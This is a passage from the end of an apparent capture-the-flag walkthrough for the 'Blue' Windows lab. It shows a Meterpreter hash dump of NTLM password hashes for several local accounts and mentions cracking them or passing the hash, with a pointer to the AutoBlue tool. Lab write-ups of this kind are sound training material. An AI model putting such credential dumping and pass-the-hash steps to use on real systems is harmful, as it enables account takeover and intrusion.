HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:f580a1940b1f6759fbdd9f5c482ccdbb:::
user:1000:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
meterpreter >
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58f5081696f366cdc72491a2c
4996bd5:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:f580a1940b1f6759fbdd9f5
```

```
c482ccdbb:::
user:1000:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:
::
```

With these hashes we can try to crack or it pass the hash but as this is meant to be simple That's all there is to it.

Heaths Walkthrough for Blue

He goes more indepth on searching and talk about a tool that can be use called AutoBlue